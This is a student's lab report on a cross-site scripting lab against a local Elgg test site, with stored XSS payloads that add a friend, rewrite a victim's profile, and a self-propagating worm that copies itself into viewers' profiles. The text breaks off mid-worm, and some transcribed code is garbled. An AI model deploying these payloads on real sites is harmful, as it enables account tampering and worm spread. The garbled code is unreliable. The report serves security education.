

# Cross-Site Scripting (XSS) Attack Lab Report

Mudit Vats  
mpvats@syr.edu  
11/08/2018

## Table of Contents

---

Overview .....	3
Task 4: Becoming the Victim's Friend .....	3
Observations / Explanation .....	5
Question 1 .....	5
Answer .....	5
Question 2 .....	6
Answer .....	6
Task 5: Modifying the Victim's Profile.....	6
Observations / Explanation .....	8
Question .....	8
Answer .....	8
Task 6: Writing a Self-Propagating XSS Worm .....	9
Observations / Explanation .....	15
Task 7: Countermeasures .....	15
Observations / Explanation .....	18

## Overview

This lab report presents observations and explanations for the tasks described in the [Cross-Site Scripting \(XSS\) Attack Lab](#).

## Task 4: Becoming the Victim's Friend

Goal: Use XSS attack to add Samy to another user's (Alice's) friend list.

The figure below shows the XSS code that is being saved into Samy's profile. This script executes the HTTP GET to Add Samy as a friend to whoever views Samy's profile.

The screenshot shows a Mozilla Firefox browser window with the title bar "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar shows the URL "http://www.xsslabeledgg.com/profile/samy/edit". The main content area displays the "XSS Lab Site" interface. On the left, there is a form titled "Edit profile" with fields for "Display name" (set to "Samy") and "About me". The "About me" field contains a large block of JavaScript code. On the right, there is a sidebar with a search bar and a list of user links for "Samy", including "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications". Below the sidebar, there is a "Brief description" input field set to "Public".

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://www.xsslabeledgg.com/action/friends/add?friend=47" + token + ts;

//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabeledgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

The next figure shows Alice's profile. Note, she has no friends. 😞

Alice's friends : XSS Lab Site - Mozilla Firefox

Alice's friends : XSS Lab | Newest members : XSS | http://www.xsslalabgg.com | +

www.xsslalabgg.com/friends/alice

Search Account »

# XSS Lab Site

Activity Blogs Bookmarks Files Groups More »

## Alice's friends

No friends yet.


Powered by Elgg

Search

Alice

Blogs Bookmarks Files Pages Wire posts

Friends Friends of Friend collections Invite friends



Alice is now viewing Samy's profile.

Samy : XSS Lab Site - Mozilla Firefox

Samy : XSS Lab Site | Newest members : XSS | http://www.xsslalabgg.com | +

www.xsslalabgg.com/profile/samy

Search Account »

# XSS Lab Site

Activity Blogs Bookmarks Files Groups More »




**Samy**  
About me

Add friend Send a message Report user

Blogs Bookmarks Files Pages Wire posts

Friends





Alice views her friends and now Samy is added as a friend.

The screenshot shows a Mozilla Firefox browser window with the title bar "Alice's friends : XSS Lab Site - Mozilla Firefox". The address bar shows the URL "http://www.xsslabelgg.com/friends/alice". The main content area displays the "XSS Lab Site" header and a "Alice's friends" section. In this section, there is a list containing one item: "Samy". On the right side of the page, there is a sidebar for "Alice" with links for Blogs, Bookmarks, Files, Pages, Wire posts, Friends, Friends of, Friend collections, and Invite friends. At the bottom left, it says "Powered by Elgg".

## Observations / Explanation

Samy implemented a XSS attack. He inserted JavaScript code into his profile which will execute whenever his profile is viewed. When Alice views the page, the HTTP GET request executes and Samy is added as a friend. The script is also smart enough to perfectly create the HTTP GET by ensuring that the token and timestamp are reused from the values already on the page. Additionally, the session cookie is automatically added by the browser per Alice's session. Putting it all together, this is a perfectly executed successful attack!

## Question 1

Explain the purpose of Lines 1 and 2, why are they needed?

## Answer

They are used to get the token and timestamp from the current page. These values are used as a countermeasure to CSRF attacks. Token and timestamp are created / passed by the server and saved as a hidden element on the page. The JavaScript uses these values to create a proper request that passes the CSRF countermeasure which checks for the token and timestamp. Since we are executing this code on the "current user's" session, it's not a CSRF attack, but for the request to execute correctly, the proper ts and token values must be supplied.

## Question 2

If the Elgg application only provides the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?


### Answer

No the attack will not work since the text will be encoded / treated as HTML so the angle brackets and special characters will be re-encoded and not taken as literal.

## Task 5: Modifying the Victim's Profile

Goal: Use XSS attack to add "SAMY is MY HERO" to the victim's (Alice's) profile.

The figure below shows Alice's profile, which is empty.



The screenshot shows a Mozilla Firefox window with the title bar "Alice : XSS Lab Site - Mozilla Firefox". The address bar displays "Alice : XSS Lab Site" and "http://www.xsslabelgg.com/profile/alice". The main content area is titled "XSS Lab Site". Below the title, there is a navigation bar with links: Activity, Blogs, Bookmarks, Files, Groups, and More ». On the left side of the profile page, there is a placeholder image of Alice from Disney's Alice in Wonderland. Below the image are two buttons: "Edit profile" and "Edit avatar". To the right of the image, the name "Alice" is displayed. Further down, there is a sidebar with links: Blogs, Bookmarks, Files, Pages, and Wire posts. On the right side of the profile page, there is a "Friends" section with the message "No friends yet." At the bottom of the page, there is a footer note "Powered by Elgg".

In the figure below, we add code to Samy's profile which create the HTTP POST request to edit the profile and insert "SAMY is MY HERO".

The screenshot shows a Mozilla Firefox browser window with the title "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar displays "Edit profile : XSS Lab Site" and "Newest members : XSS" with the URL "http://www.xsslabelgg.com". The main content area shows an "Edit profile" form. In the "About me" section, there is a large block of JavaScript code. Below the code is a dropdown menu set to "Public". To the right of the form is a sidebar with user information and links.

**Edit profile**

**Display name**  
Samy

**About me**

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=__elgg.session.user.name;
var guid=__guid=__elgg.session.user.guid;
var ts=__elgg_ts=__elgg.security.token.__elgg_ts;
var token=__elgg_token=__elgg.security.token.__elgg_token;

// Set the content and access level for description field
var desc = "&description=SAMY+is+MY+HERO";
desc += "&accesslevel=2";

//Construct the content of your url.
var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var samyGuid=47; //FILL IN
if(__elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(userName + token + ts + desc + guid);
}
}
```

Public ▾


**Brief description**

Search

**Samy**

Blogs  
Bookmarks  
Files  
Pages  
Wire posts  
Edit avatar  
Edit profile  
Change your settings  
Account statistics  
Notifications  
Group notifications

After Alice views Samy's profile and then views her profile, her profile is updated with the "SAMY is MY HERO" text.



## Observations / Explanation

Samy inserted the HTTP POST request to add the "SAMY is MY HERO" text to the victim's web site. When Alice views Samy's profile, the JavaScript code executes which inserts the text. A proper request is created with the ts/token, description (the "Samy is MY HERO" text) and the GUID (victim's ID). One interesting addition is that in this attack, a check is made so that Samy's profile is not updated by this attack.

## Question

Why do we need Line 1? Remove this line, and repeat your attack. Report and explain your observation.

## Answer

We compare the session's userid with that of Samy's GUID. If they are the same, the profile is not updated. Bottom-line is that this prevents Samy's profile from being updated (i.e. being a victim) to the attack. Additionally, and more importantly, if he does become the victim of the attack, his profile code will be **replaced** with "SAMY is MY HERO" and his attack will no longer work when other users view his profile.

After removing Line 1, we see that it is true that the attack is replaced with "SAMY is MY HERO" as expected. The attack code is no longer part of his profile. If anyone visits his profile, no attack will execute.

The screenshot shows a web browser window with the following details:

- Address Bar:** www.xsslabelgg.com/profile/samy/edit
- Page Title:** Edit profile : XSS Lab Site
- Page Content:**
  - Edit profile**
  - Display name:** Samy
  - About me:** <p>SAMY is MY HERO</p>
  - Visibility:** Public
  - Brief description:** (empty)
  - Visibility:** Public
- Header:** XSS Lab Site
- Navigation:** Activity, Blogs, Bookmarks, Files, Groups, More »
- Toolbar:** File, Edit, View, History, Bookmarks, Tools, Help

## Task 6: Writing a Self-Propagating XSS Worm

Goal: Use the DOM method to self-propagate Samy's attack code.

The figure below shows the "SAMY is MY HERO" code with the addition of self-propagation code.

Edit profile : XSS Lab Site - Mozilla Firefox

Edit profile : XSS Lab Site | Newest members : XSS | http://www.xsslabelgg.com | +

www.xsslabelgg.com/profile/samy/edit

## Edit profile

**Display name**

Samy

**About me**

```
<script id="worm" type="text/javascript">
var headerTag = "<script id="worm" type="text/javascript">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=__elgg_session.user.name;
var guid=__elgg_session.user.guid;
var ts=__elgg_ts__elgg.security.token.__elgg_ts;
var token=__elgg_token__elgg.security.token.__elgg_token;

// Set the content and access level for description field
var desc = "&description=SAMY+is+MY+HERO" + wormCode;
desc += "&accesslevel%5Bdescription%d=2";
//Construct the content of your url.
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var samyGuid=47; //FILL IN
if(__elgg.session.user.guid==samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(userName + token + ts + desc + guid);
}
}</script>
```

Visual

Search

Samy

- Blogs
- Bookmarks
- Files
- Pages
- Wire posts
- Edit avatar
- [Edit profile](#)
- Change your settings
- Account statistics
- Notifications
- Group notifications

The figure below shows Alice's empty profile.

Alice : XSS Lab Site - Mozilla Firefox

Alice : XSS Lab Site | Newest members : XSS | http://www.xsslabelgg.com | +

www.xsslabelgg.com/profile/alice

# XSS Lab Site

Activity Blogs Bookmarks Files Groups More >

Add widgets



**Alice**

[Edit profile](#)

[Edit avatar](#)

Blogs

Bookmarks

Files

Pages

Wire posts

**Friends**

No friends yet.

The figure below shows Alice's profile after viewing Samy's profile.

A screenshot of a Mozilla Firefox browser window displaying the 'XSS Lab Site'. The title bar says 'Alice : XSS Lab Site - Mozilla Firefox'. The address bar shows 'Alice : XSS Lab Site' and 'http://www.xsslabelgg.com/profile/alice'. The page content is a user profile for 'Alice'. The profile picture is a cartoon illustration of Alice from 'Alice in Wonderland'. Below the picture are two buttons: 'Edit profile' and 'Edit avatar'. To the right of the picture is the name 'Alice' and a link 'About me'. Underneath is the text 'SAMY is MY HERO'. On the far right of the profile area is a 'Friends' section with the message 'No friends yet.' and an 'Add widgets' button. At the top of the page, there is a navigation bar with links for 'Activity', 'Blogs', 'Bookmarks', 'Files', 'Groups', and 'More >'. The overall theme is a social networking site with a blue header and a white body.

The figure below shows Alice's profile in "edit form" so that the propagated code can be seen.

The screenshot shows a Mozilla Firefox browser window with the title "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar displays "Edit profile : XSS Lab Site" and "http://www.xsslabeledgg.com". The main content area shows a profile edit form for user "Alice". In the "About me" field, there is a large block of JavaScript code. To the right of the form is a sidebar for Alice, which includes links for "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Edit avatar", "Edit profile", "Change your settings", "Account statistics", "Notifications", and "Group notifications".

```
<p>SAMY is MY HERO<script id="worm" type="text/javascript">
var headerTag = "<script id='worm' type='text/javascript'>";
var jsCode = document.getElementById('worm').innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);


window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=__elgg.session.user.name;
var guid=__guid=__elgg.session.user.guid;
var ts=__elgg_ts__+__elgg.security.token.__elgg_ts;
var token=__elgg_token__+__elgg.security.token.__elgg_token;

// Set the content and access level for description field
var desc = "&description=SAMY+is+MY-HERO" + wormCode;
desc+="&accesslevel%6Bdescription%d=2";


//Construct the content of your url.
var sendurl="http://www.xsslabeledgg.com/action/profile/edit";

var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabeledgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(userName + token + ts + desc + guid);
}
}
</script></p>
```

As another example, the figure below shows Charlie's empty profile.



The figure below shows Charlie's profile after viewing [Alice's](#) profile. We're trying to show that Charlie is no infected with the worm after visiting Alice's profile.



The figure below shows Charlie's profile in “edit form” so that the propagated code can be seen.

The screenshot shows a Mozilla Firefox browser window with the title "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar shows the URL "http://www.xsslabelgg.com/profile/charlie/edit". The main content area displays a form for editing Charlie's profile. In the "About me" field, there is a large block of JavaScript code. This code includes a "worm" component that copies itself into the "About me" field of other users. The sidebar on the right shows Charlie's profile with links to Blogs, Bookmarks, Files, Pages, Wire posts, Edit avatar, Change your settings, Account statistics, Notifications, and Group notifications.

```

<p>SAMY is MY HERO<script id="worm" type="text/javascript">
var headerTag = "<script id='worm' type='text/javascript'>";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=__elgg.session.user.name;
var guid=__elgg.session.user.guid;
var ts=__elgg_ts=__elgg.security.token.__elgg_ts;
var token=__elgg_token=__elgg.security.token.__elgg_token;

// Set the content and access level for description field
var desc = "&description=SAMY+is+MY+HERO" + wormCode;
desc += "&accesslevel%65Bdescription%0d=2";

//Construct the content of your url.
var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var samyGuid=47; //FILL IN
if(elgg.session.user.guid=samyGuid)
{
